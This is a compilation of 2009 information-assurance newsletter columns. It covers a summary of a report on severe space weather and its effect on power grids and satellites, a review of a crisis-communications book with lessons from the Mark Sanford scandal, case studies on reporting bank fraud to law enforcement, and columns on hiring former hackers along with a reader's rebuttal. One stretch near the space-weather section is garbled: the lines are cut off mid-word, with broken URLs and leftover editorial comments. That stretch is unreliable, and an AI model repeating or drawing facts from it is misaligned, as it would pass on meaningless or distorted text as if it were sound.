The Summary points out that in March 1989, a solar storm caused, "the collapse within 90 seconds of northeastern Canada's Hydro-Québec power grid during the great geomagnetic storm of March 1989, which left millions of people without electricity for up to 9 hours."< http://www.agu.org/sci_soc/eiskappenman.html > Additional examples of space-weather effects include (quoting directly from the Summary)

- The outage in January 1994 of two Canadian telecommunications satellites during a period of enhanced energetic electron fluxes at geosynchronous orbit, disrupting communications services nationwide. The first satellite recovered in a few hours; recovery of the second satellite took 6 months and cost $50 million to $70 million.
- The diversion of 26 United Airlines flights to non-polar or less-than-optimum polar routes during several days of disturbed space weather in January 2005. The flights were diverted to avoid the risk of HF radio blackouts during PCA events. The increased flight

time and extra landings and takeoffs required by such route changes increase fuel consumption and raise cost, while the delays disrupt connections to other flights.
- Disabling of the Federal Aviation Administration's recently implemented GPS-based Wide Area Augmentation System (WAAS) for 30 hours during the severe space weather events of October-November 2003.

The third and final part of this summary series finishes with a few more cases of disruption and some practical recommendations for action.

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

CONTENTS OF THE *SEVERE SPACE WEATHER EVENTS*
< http://www.nap.edu/catalog.php?record_id=12507 >

Comment [MK2]: Please create a popup linked to the < popup> symbol.

The 144 page report (there's a National Academies Press flier inserted before the cover page) includes the following sections and chapters:

to critical infrastructure from other parts of the
points (occasional quotes and paraphrasing, with a

ions, surveillance and geopositioning satellites; e.g.,
bled in 1994 at a potential direct loss of U$290M
bout “100,000 home satellite dish owners [who]
eir dishes to E1 and other satellites. The satellite
on-C$70 million 6-month recovery effort.” [p 25]
rastructure directly but also indirectly because of the
iety[p 30]; Figure 3.1 <
ml/images/p200168f2g30001.jpg > illustrates this

ve for commercial airlines because they are often
n conventional routes;[p 51] however, aircraft are
ommunications with their parent company and with
aft use geosynchronous satellites as relays, but
Thus in the northern extremes, aircraft must use
lacked out by strong solar radio emissions.
orms can actually fry transformers in electric

ml/images/p200168f2g54002.jpg >[p 54] causing
– and with costs at a potentially staggering level.
es that more than 300 large EHV transformers
fficiently high to place these units at risk of failure
cement. Figure 7.2 <
ml/images/p200168f2g78001.jpg > shows an
former capacity by state for a 4800 nT/min threat
ng a storm of the magnitude of the May 1921
/2001JATP...63..523S >]. Such large-scale damage
tion and long-term shortages of supply to the

S. Air Force satellite and communications

nent.
entially everyone reading this column) should be
om the grid; the usual calculations about the costs
power-generation units will determine whether
themselves off the grid and for how long. (I have a
my entire house and office for 18 hours on three
ply of 30 gallons of gasoline for the generator and

tions equipment must be adequately buffered
y installation of suitable surge protectors (remember

ust be equipped with appropriate uninterruptable
ta protection (immediate backups of changed files)
own. (I just upgraded my own UPS equipment by
includes power regulation, so that my main tower
power supplies allowing for 20 to 30 minutes of

h your senior management on this topic, you may
p://www.youtube.com/watch?v=4_TzIUlaQok >
/mkaku.org/ > of City College of New York. The
r Flares Could Mean the End of Life As We Know
Fox News' quality of journalism <
3709774343490242 8 > would also change life as

August 2009 under the auspices of Security
ce call on Saturdays and Sundays for six hours each
of Mon-Tue-Wed-Thu. The courses are
gers," (July 18-23)<

Crisis Communications:
A Primer for Teams (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

When problems strike, organizations need clear lines of communications that have been established through careful functional analysis, documented thoroughly, tested in multiple realistic trials, and improved repeatedly to reflect reality. In my white paper on "Computer Security Incident Response Team Management,"< http://www.mekabay.com/infosecmgmt/csirtm.pdf > which was integrated into Michael Miora's chapter on that subject in the *Computer Security Handbook*, 5th Edition (Wiley, 2009; Bosworth, Kabay & Whyne, eds)< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 >, I wrote, "The CSIRT should include members from every sector of the organization; key members include operations, facilities, legal staff, public relations, information technology, and at least one respected and experienced manager with a direct line to top management."

However, having read an excellent book by Al Czarnecki, APR entitled *Crisis Communications: A Primer for Teams*,< http://www.amazon.com/Crisis-Communications-Primer-Al-Czarnecki/dp/0595406130/ > I now realize that my white paper does not adequately cover the public-relations dimension of incident handling and I'm going to produce a revised edition!

This little book (154 pages with 43 pages of useful appendices) is packed with useful, immediately applicable information and operational suggestions. Much of the information is presented in bullet points that make the author's intentions crystal clear. Here is an excerpt from his introduction:

> This book has been written for three main audiences:
> - Senior managers who want a new tool to develop their crisis response team
> - Organizations without an accredited public relations professional
> - Communicators looking for new ideas on crisis communications.

Mr Czarnecki summarizes the content of each of the five parts (there are 14 chapters in all) as follows (excerpts directly from his text):

1. "The Team" outlines the salient roles of key players prior to and during a crisis situation. Use this concise chapter and the table of contents to engage your team in reading and discussing this book.
2. "The Crisis Soup" describes five aspects of planning for crisis communications: scenarios, resources, roles, process, and principles. The last four items strengthen your organization's resilience.
3. "Issues and Actions" covers operational details relevant to crisis communications.
4. "Resilience and Continuity" considers how to keep your team functioning through a disaster. *Emergency Provisions* outlines down-to-earth preparations for even the smallest organization.
5. "Development" suggests how to move forward on crisis communications readiness. *Building Your Team* outlines a process for developing senior manager involvement.

Finally, “Appendix A offers some sample documents. Appendix B contains selected and annotated URLs.” The book contains a username and password that provides access to an updated PDF file with all the links in the book and more.

In my next column, I’ll pick out a few of the excellent suggestions from this superb resource and apply them to the spectacular public relations errors of Governor Mark Sanford of South Carolina in June 2009.

* * *

Al Czarnecki APRis an accredited public relations professional with twenty years of experience. You can read more about his book on <http://topstory.ca/crisisteambook.html> his website.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Crisis Communications:
A Primer for Teams (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second part of a review of the book by Al Czarnecki, APR entitled *Crisis Communications: A Primer for Teams,*< http://www.amazon.com/Crisis-Communications-Primer-Al-Czarnecki/dp/0595406130/ >

* * *

The author identifies the key players in the crisis management team as follows (and provides role-specific details, which I am omitting):

- CEO—chief executive officer
- BC—business continuity manager
- HR—human resources manager
- IT—information technology manager
- PR—public relations manager
- FM—facilities manager (at crisis location)
- DH—department heads (full senior management team)

In this column, I want to focus on Mr Czarnecki's expert opinion and advice about how we in the information assurance (IA) field can work effectively with PR managers. First, here is the author's summary of the key contributions of the PR function—quoting directly:

- Explains the role of public relations to new employees during orientation
- Fosters two-way communication to mitigate issues before they become crises
- Develops trust and credibility with employees, key stakeholders, and the media
- Promotes a common understanding of the organization: its mission, operations, role
- Ensures that all components of crisis communications readiness are in place
- Leads and coordinates the communications function during a crisis.

I think that the debacle in mid-June 2009 in which Governor Mark Sanford of South Carolina disappeared for five days on what he had described as a solitary hike along the Appalachian Trail illustrates the danger of not working effectively with one's professional public relations staff.

Czarnecki points out that some crises involve a breach of standards or trust. On the same page he describes how the term 'just deserts' goes back 500 years, and there must be some lesson in that. Nevertheless, Governor Sanford and his team could have profited from reading this book.

First of all, this public official left his staff without adequate information about where he was going and what he was doing. Jim Davenport of the Associated Press wrote on June 23, before the scandal broke, "Sanford's spokesman said the governor was hiking to clear his head after the legislative session, during which he lost a key battle. But critics … wondered why it took nine hours after reporters started asking questions for the governor's staff to say what the state's chief executive was doing. Sanford was expected back in his office Wednesday, but his aides stopped

answering questions about his trip, including where he was on the 2,175-mile trail, whether he was with security and if anyone else could confirm his whereabouts. 'If you're not skeptical, then you have to think the governor's office is in complete chaos,' said Carol Fowler, chairwoman of the state Democratic Party…. His wife, Jenny, told The Associated Press on Monday that he needed time away from his four sons to write something. For hours, his staff would only say he was vacationing. It wasn't until 10 p.m. Monday that they allowed he was hiking."

So three obvious lessons for all of us who are struggling to cope with a computer security incident are clear:

1. Provide the organization's PR department with clear, factual, up-to-date information on an ongoing basis.
2. Coordinate the release of information through one central source.
3. Don't give different people contradictory stories.

The problem underlying the public relations difficulties turned out to be that Mr Sanford had lied to his wife and to his aides. He was neither writing anything nor hiking the Appalachian trail: he was visiting a friend in Argentina.< http://www.reuters.com/article/domesticNews/idUSTRE55N3GZ20090624?pageNumber=2&virtualBrandChannel=0 >

So some more lessons for effective crisis communications include:

- Don't lie.
- Don't screw around when you are supposed to be working.

Commentators noted that Governor Sanford's press conference was surprisingly rambling.< http://www.npr.org/templates/story/story.php?storyId=105958739 > Aside from a gaggle of cartoons on the subject < http://politicalhumor.about.com/od/politicalcartoons/ig/Mark-Sanford-Cartoons/ >, his over-the-top litany of apologies prompted an article entitled, "How Not to Handle A Political Crisis" < http://www.npr.org/templates/story/story.php?storyId=105923781 > on National Public Radio. Reporter Ina Jaffe began, "South Carolina Gov. Mark Sanford's news conference on Wednesday raised about as many questions as it answered. For some in the business of advising politicians, the main question was, why did Sanford go in front of microphones and cameras and bare his soul for nearly 20 minutes? A communications professional could tell from Sanford's very first sentence that this news conference was not going to help him much. He kicked it off by saying, 'I won't begin in any particular spot,' and he didn't — rambling on about hiking and travel and then spending five or so minutes apologizing."

Chris Lehane, an expert political consultant, commented in the radio interview, "I mean, watching it with a professional perspective ... it was akin to fingernails on a chalkboard…. You could see every principle of crisis communications being violated on a moment-by-moment basis."

Although we usually don't have the kind of issue that Governor Sanford faced when we try to communicate what we are doing in a computer security incident (and we don't normally need to have our spouses present), the lessons from crisis communications experts are:

- Stick to the point.
- Be brief.
- Don't engage in discussion that is off-script.

Al Czarnecki's book prompts all kinds of considerations that will help your people work better as a team and communicate effectively during a crisis. I am recommending it to my colleagues in the Master of Science in Business Continuity Management < http://businesscontinuity.norwich.edu/ > and the Master of Science in Information Assurance < http://infoassurance.norwich.edu/ > as an additional textbook for the Computer Security Incident Response Team Management course.

Go buy it!

By the way, my friend and colleague Robert Gezelter has an interesting post about a completely different but very important aspect of the Sanford case in his blog.< http://www.rlgsc.com/blog/ruminations/sanford-ecpa.html >

* * *

On another note: join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

Al Czarnecki APR is an accredited public relations professional with twenty years of experience. You can read more about his book on <http://topstory.ca/crisisteambook.html> his website.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Case Studies in Working with Law Enforcement (1): The Consequences of Obstruction

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Should we work with law enforcement when we encounter security breaches?

Michael Meline, MSIA, CISSP, CFE, CEH < http://www.linkedin.com/pub/michael-meline/b/83b/395 > is a former United States Marine and a former Yuma County, Arizona Deputy Sheriff. In today's column and the next, he presents an excellent case study centered on a credit union that he used in his master's degree research at Norwich University < http://infoassurance.norwich.edu >. Everything that follows is entirely Mr Meline's work with minor edits.

* * *

Some security experts think that law enforcement will leak the incident to the press and that the negative publicity will harm the organization. In the 2005 Computer Security Institute Annual Survey< http://i.cmpnet.com/gocsi/db_area/pdfs/fbi/FBI2005.pdf > by Lawrence A. Gordon< http://www.rhsmith.umd.edu/faculty/lgordon/ >, Martin P. Loeb< http://www.rhsmith.umd.edu/faculty/mloeb/ >, William Lucyshyn< http://en.scientificcommons.org/william_lucyshyn >, and Robert Richardson< http://www.gocsi.com/contact_us.jhtml >, the authors point out that "The percentage of organizations reporting computer intrusions to law enforcement has continued its multi-year decline. The key reason cited for not reporting intrusions to law enforcement is the concern for negative publicity."[p 2 in report / p 3 in PDF]

Figure 22 in the 2005 CSI report shows that the fear of negative publicity was mentioned by 43% of the 423 respondents. The other factors mentioned were as follows:

- Competitors will use the data for unfair competitive advantage (33%)
- Civil remedy seemed the best course of action (16%)
- Victimized organizations were unaware that law enforcement would be interested (16%).

My case study illustrates the importance of reporting crimes and working closely with law enforcement and it involved me personally when I was a law enforcement officer. To make the case more usable in teaching and for security awareness, the rest of the description will be in the third person.

The case began when an 80 year old woman reported to a law enforcement officer (LEO) that an unknown person had taken over $100,000.00 from her bank account. The victim stated that she had the money in her account one day, and the following day it was missing. She had not reported the missing money to the bank, just to the LEO.

The LEO went to the bank to investigate the case and was immediately met with resistance. The manager came in and stated that he would just refund the money and that an investigation would not be necessary. He stated that the bank could not stand the negative impact that the case would

have on the bank's reputation. The LEO demanded that the manager of the bank cooperate in the investigation and told the manager that the person responsible would be held accountable for the crimes. After considerable obstruction, the bank finally assisted the officer in the investigation.

As it turned out, the teller who had her workstation next to the controls for the entire camera system was the culprit. She had a friend who had worked for the victim and who had stolen checks from the woman. When this friend arrived at the bank, the teller turned off the cameras and cashed several checks as if the victim had come in herself, even writing the victim's driver's license number onto the checks. The two women who were responsible were both arrested.

When interviewed, the teller stated that she had done this countless times in the past and that the bank had simply refunded the money with no real investigation. She stated that the bank had no professionals in place to prevent such an occurrence. She also stated that employees frequently committed crimes because they knew they would not be caught. It was determined that the bank had taken a great many losses. When the bank's Board of Supervisors found out about this pattern, the manager was fired.

In the second of this two-part series, Michael Meline concludes with a description of how he improved security at a Credit Union where he was hired as security manager.

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

Michael Meline, MSIA, CISSP, CFE, CEH < http://www.linkedin.com/pub/michael-meline/b/83b/395 > is President of ArizonaFIRST Coalition < http://www.arizonafirst.org/ > which is dedicated to enhancing "the ability of member institutions to respond and recover from incidents affecting the financial sector by fostering partnerships and collaboration between public sector agencies, public utilities, service providers, volunteer agencies and infrastructure providers." The organization's Web site has a number of valuable links for emergency preparedness on its home page. In addition, Mr Meline serves as Steering Committee Chairman at the Community Justice Boards of the Greater Yuma Area and is a member of InfraGard. He welcomes your comments.< mailto:jmmeline@beamspeed.net >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

limit on any Web site, and to republish it in any way they see fit.

Case Studies in Working with Law Enforcement (2): Benefits of Cooperation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this two-part series, Michael Meline, MSIA, CISSP, CFE, CEH < http://www.linkedin.com/pub/michael-meline/b/83b/395 > described a dreadful case of incompetence at a bank where the manager refused to cooperate with law enforcement and ended up being fired after a number of thefts were discovered from customer accounts. In today's sequel, he describes the practical benefits of a very public campaign of open cooperation with law enforcement that he instituted at a credit union when he was hired to improve security. For ease of use in teaching and in security awareness, Mr Meline has used the third person when describing himself. All of the work that follows is Mr Meline's with minor edits.

* * *

When the Credit Union (CU) hired its first Security Manager, he had a plan to reduce crime: since criminals talk to one another, the CU would benefit from an aggressive campaign of "hammering"people who perpetrated crimes against the credit union. He was constantly seen escorting law enforcement officials (LEOs) to his office and later walking out with the officers – and a criminal in handcuffs. He capitalized on *crime deterrence*, a well-known phrase in the law enforcement and computer security industry that means that if everyone knows that the CU will hold criminals accountable for committing crimes, crime will be reduced.

The CU reports every crime to law enforcement and follows the crime through the courts to recover all losses. When an officer comes in to take a report, the officer is provided with a thoroughly investigated case with all the evidence properly obtained, correctly safeguarded in a chain of custody, and clearly labeled and organized. When the case goes to court, the CU sends appropriate employees to testify against the accused. The CU also asks the court to order restitution for the stolen money and for the costs associated with the investigation and account maintenance. The courts usually order that the person pay back all stolen money and between $350.00 and $750.00 for the costs associated with the investigation. Based on interviews with the subjects, these penalties usually hurt the criminal a great deal.

Over the last two years, the CU has developed a very strong relationship with the law enforcement community. These long-term relationships generally result in the CU's receiving advanced alerts in the event of potential crimes. In addition, many LEOs coming in and out of the CU both for investigations and also as members; there are also many members of the CU who are involved in the courts. Even the probation department (the ones who recover restitution and write the pre-sentence reports) work well with the CU. As Morgan Wright says in his chapter in the *Computer Security Handbook*, 4th Edition, "The importance of a prior relationship with law enforcement and the local prosecutor cannot be overstated."

This CU frequently reports crimes to law enforcement and has seen a decrease of crime of about 50%. The CU has benefited from the publicity involved in the cases; members (and criminals) understand that the CU will not tolerate crime.

The CU has seen, first hand, that the reasons cited for failure to report incidents to law

enforcement are simply myths.

Every reader would do well to discuss these issues with management to ensure that their organization builds a strong relationship with local, state, and federal law enforcement organizations.

[MK adds (with the full concurrence of the author): one of the ways to bond with law enforcement is to join and support your local InfraGard< http://www.infragard.net/about.php?mn=1&sm=1-0 > chapter. You can go online to find the nearest chapter< http://www.infragard.net/chapters/index.php?mn=3 > to your location.]

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

Michael Meline, MSIA, CISSP, CFE, CEH < http://www.linkedin.com/pub/michael-meline/b/83b/395 > is President of ArizonaFIRST Coalition < http://www.arizonafirst.org/ > which is dedicated to enhancing "the ability of member institutions to respond and recover from incidents affecting the financial sector by fostering partnerships and collaboration between public sector agencies, public utilities, service providers, volunteer agencies and infrastructure providers." The organization's Web site has a number of valuable links for emergency preparedness on its home page. In addition, Mr Meline serves as Steering Committee Chairman at the Community Justice Boards of the Greater Yuma Area and is a member of InfraGard. He welcomes your comments.< mailto:jmmeline@beamspeed.net >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Hiring Hackers (1):
British Government Puts a Foot in It

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The British government announced at the end of July that it was planning to recruit "clever young people" to fight the cyberwars against domestic and especially foreign cyberoperatives.< http://www.computerweekly.com/Articles/2009/06/25/236622/government-trains-hackers-for-cyberspace-ops.htm > Journalists immediately labeled these potential employees "hackers," which has become synonymous in the public mind with what some security specialists – myself included – continue to call "criminal hackers" to distinguish them from, well, from people like us! Alas, journalists have blurred the distinction and seem to refer to everyone who pushes the boundaries of computing, whether law-abiding or not, as hackers.

In the early days of computer technology, a hacker was someone who was willing to explore computer technology with or without formal training; see for example Steven Levy's book *Hackers: Heroes of the Computer Revolution* < http://www.amazon.com/Hackers-Computer-Revolution-Steven-Levy/dp/0141000511/ > for a good account of the early days of computing. In contrast, those of us who use the distinction refer to people who break laws using and targeting computer and networks as "criminal hackers."

Some security experts reacted with fury to the UK announcement by Lord West, the Home Office security minster. Rob Cotton, writing in ComputerWeekly.com, was full of scorn. "You have to wonder whether this is actually some kind of huge joke."< http://www.computerweekly.com/Articles/2009/06/30/236701/recruiting-hackers-to-defend-the-uk-is-lunacy.htm > He raised a legitimate question, though: "…[W]e should be asking ourselves if we really want reformed criminals defending our national security. If you used to get your kicks from undermining national security, can you really be trusted to protect it?" and "…I like my criminals inside a jail cell, not defending the country." Even more seriously, he wrote, "I am sure that some hackers are skilled in breaking through government defences but this doesn't automatically equate to the same level of skill the other way round. It might sound boring but a national cyber security outfit should be made up of professionals who spend their days researching and dealing with real threats and can respond appropriately to any potential dangers, not a bunch of amateurs who would probably cause World War III by playing fast and loose with international protocol." Cotton also demands to know why we would choose to focus on amateurs instead of on professionally trained security experts.

John Leyden, writing in *The Register*, also quotes a number of security professionals who heap criticism on the Minister for his suggestion.< http://www.theregister.co.uk/2009/06/29/cyberminister_gaffe/ > Leyden also casts doubt on the technical competence of Lord West, who apparently claimed that "proactive cyber-offensives played a role in the Falklands War of 1982" even though "the war in the south Atlantic happened a year before the first TCP/IP based wide area network became operational."

Next time, some suggestions on how to evaluate people with a hacking or a criminal-hacking background for employment in your firm.

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Hiring Hackers (2):
Verify, then Trust, then Verify

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of a two-part series on hiring hackers and criminal hackers into information technology (IT) groups as programmers, network administrators and security personnel.

In a previous series of articles in this column in 2005, I discussed general principles of security when evaluating candidates for any position.< http://www.networkworld.com/newsletters/sec/0501sec2.html > A more extensive resource is "Personnel Management and INFOSEC"< http://www.mekabay.com/infosecmgmt/personnel.pdf > which, with some expansion, became the chapter on "Employment Practices and Policies" in both the Fourth and Fifth Editions of the *Computer Security Handbook* (CSH5).< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ >

Chapter 12 of the CSH5 is "The Psychology of Computer Criminals" by Dr Q. Campbell and David M. Kennedy. The authors point out that research on computer criminals suggests that some criminal hackers may exhibit addictive or compulsive behavior resulting from "a combination of compulsive behaviors and curiosity." In addition, "the need for power and recognition by their peers may both be motivating factors for some cybervandals. Computer criminals report feelings of enjoyment and satisfaction when they prove themselves better than system administrators and their peers."[p 12.3]

In another section, the authors report research that suggests that criminal hackers may "alter their thinking to justify their negative actions…. Immoral behaviors can be justified by comparing them to more egregious acts, minimizing the consequences of the actions, displacing responsibility, and blaming the victim[s] themselves."

Another problem is that some criminal hackers may exhibit traits associated with clinical personality disorders such as the narcissistic personality disorder.< http://www.mekabay.com/ethics/totem_taboo_cyber.pdf > One of the most important aspects of this disorder is the sense of entitlement. Campbell and Kennedy write, "Entitlement is described as the belief that one is in some way privileged and owed special treatment or recognition…. When corporate authority does not recognize an individual's inflated sense of entitlement, the criminal insider seeks revenge via electronic criminal aggressions."

Dr Jerrold M. Post wrote Chapter 13 of the CSH5, "The Dangerous Information Technology Insider: Psychological Characteristics and Career Patterns." He agrees that many criminal hackers who are employees (insiders) show signs of personality disorders. In particular, he warns that several types of insiders who have a past history of criminal hacking may engage in dangerous hacking such as inserting logic bombs for extortion, theft of information for industrial espionage, and development of a sense of ownership over the entire system for which they have been hired as system administrators.[p 13.7]

Dr Post has a list of recommendations for all IT hiring which are as follows:

- The hiring process for employees in sensitive positions should be redesigned.
- Monitoring, detection, and management should be improved.
- Clear information technology policies should be formulated and briefed to incoming employees. An employee cannot be found in violation of a procedure if it is not clearly formulated and communicated.
- Specialized support services for IT employees should be established. For example, IT employees are often reluctant to meet with an Employee Assistance Program (EAP) counselor but may avail themselves of online support services.
- Screening and selection procedures should be augmented, to include online behavior by searching the Web using search engines.
- Termination procedures are formalized.
- Management of CITIs[computer information technology insiders] must be strengthened.
- Enforce computer ethics policies and mandated practices.
- Incorporate innovative approaches to the management of at-risk IT personnel.
- Add human factors to computer security audit.

I recommend the following precautionary measures to be added to the usual hiring scrutiny when a candidate has revealed a questionable (criminal or borderline) hacking past (or present) or been discovered through a background check to have been or be involved in such hacking:

- Challenge the candidate openly and directly during an early interview about their actions; watch and listen carefully to evaluate the degree of honesty and insight with which the candidate discusses his or her past behavior.
- Ask the candidate to analyze a specific instance (which you select for discussion) of their past behavior from an ethical perspective; evaluate their depth of understanding of the ethical issues and of the ethical-reasoning process.
- Pose a hypothetical case involving a technically gifted employee who is badly treated by a supervisor and comes to feel abused. Ask the candidate to describe how such an employee might feel and what actions the employee might use to act on his or her resentments. Evaluate whether the candidate sympathizes with or approves of retaliatory behavior (you are looking for a sense of entitlement).
- Describe a case of criminal hacking in which someone's personally identifiable information is stolen and used for identity theft. Ask the candidate to describe how the victim might feel. Look for signs of empathy (or its absence).

I think it is useful to test these questions on a couple of willing volunteers of known probity and long, loyal service among your technically-gifted employees to establish a baseline of responses from honest people and also for practice in asking the questions.

So before you hire a hacker, verify, then trust, then verify.

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each

day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Hiring Hackers: A Rebuttal (1)

M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management

Norwich University, Northfield VT

Reader (and Norwich University MSIA graduate) Paul O'Neil disagrees with my suggestions in the recent two-part article "Hiring Hackers"< http://www.networkworld.com/newsletters/sec/2009/081009sec2.html > published in this column. He has written a thoughtful and constructive rebuttal which has made me think critically about my position even though I disagree with him; I hope his two-part analysis will stimulate further discussion. Everything that follows is Mr O'Neil's work with minor edits.

* * *

Computer security researchers have published articles such as Chapter 12 of the Bosworth, Kabay & Whyne's *Computer Security Handbook*, Fifth Edition< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > ("The Psychology of Computer Criminals" by Dr. Q. Campbell and David M. Kennedy) and Chapter 13 ("The Dangerous Information Technology Insider: Psychological Characteristics and Career Patterns" by Dr. Jerrold M. Post). These researchers correctly describe the nature of specific personality disorders, but their utility is doubtful in the context of computer criminals and computer crime.

It is still unclear how the science of psychology should be applied to the field of information security, especially when that science is incorrectly applied.

M. E. Kabay suggests in his second article on "Hiring Hackers"< http://www.networkworld.com/newsletters/sec/2009/081709sec1.html > that it would be useful to compose a questionnaire to use during the hiring process to filter for potentially dangerous hackers. He suggests, "It is useful to test these questions on a couple of willing volunteers of known probity and long, loyal service among your technically-gifted employees to establish a baseline of responses from honest people and also for practice in asking the questions."

"A couple of volunteers" to establish a baseline? That's an awful baseline as the basis for inferring a Narcissistic Personality Disorder (NPD) in a potential new hire! And in general, pushing IA practitioners to apply psychological concepts to information security is risky: IA practitioners normally have neither the training nor the academic foundation in the field of psychology that would justify putting superficially-grasped concepts into practice. Applied psychology typically requires years of training to master.

I find it incredible to find NPD used in discussing possible personality disorders in criminal hackers (a term which warrants extensive discussion and definition in itself); NPD affects less than 1% of the general population. And to satisfy a clinical diagnosis of NPD, the *Diagnostic and Statistical Manual of the American Psychiatric Association* < > requires at least five of the known criteria. In contrast, the computer researchers enumerate and repeat only two or three of the characteristics and ignore any differential diagnosis for other possible characterization.

Are the researchers implying that organizations should profile applicants to identify persons with

narcissistic tendencies or other personality traits that could indicate a vulnerability to a stress? Jerrold Post states in Chapter 13 of the CSH5, "The fact that individuals have many or even all of these personality traits does not mean that they will commit computer crimes. Rather they are particularly vulnerable." It is here that I suspect Post borrows from the diathesis-stress model theory < http://en.wikipedia.org/wiki/Diathesis–stress_model >. And what is to be suggested from this? Are we to assume that we will not hire certain people because we think they may be predisposed to a mental disorder? Or is this approach misusing a legitimate psychological theory and misapplying it in the context of computer security?

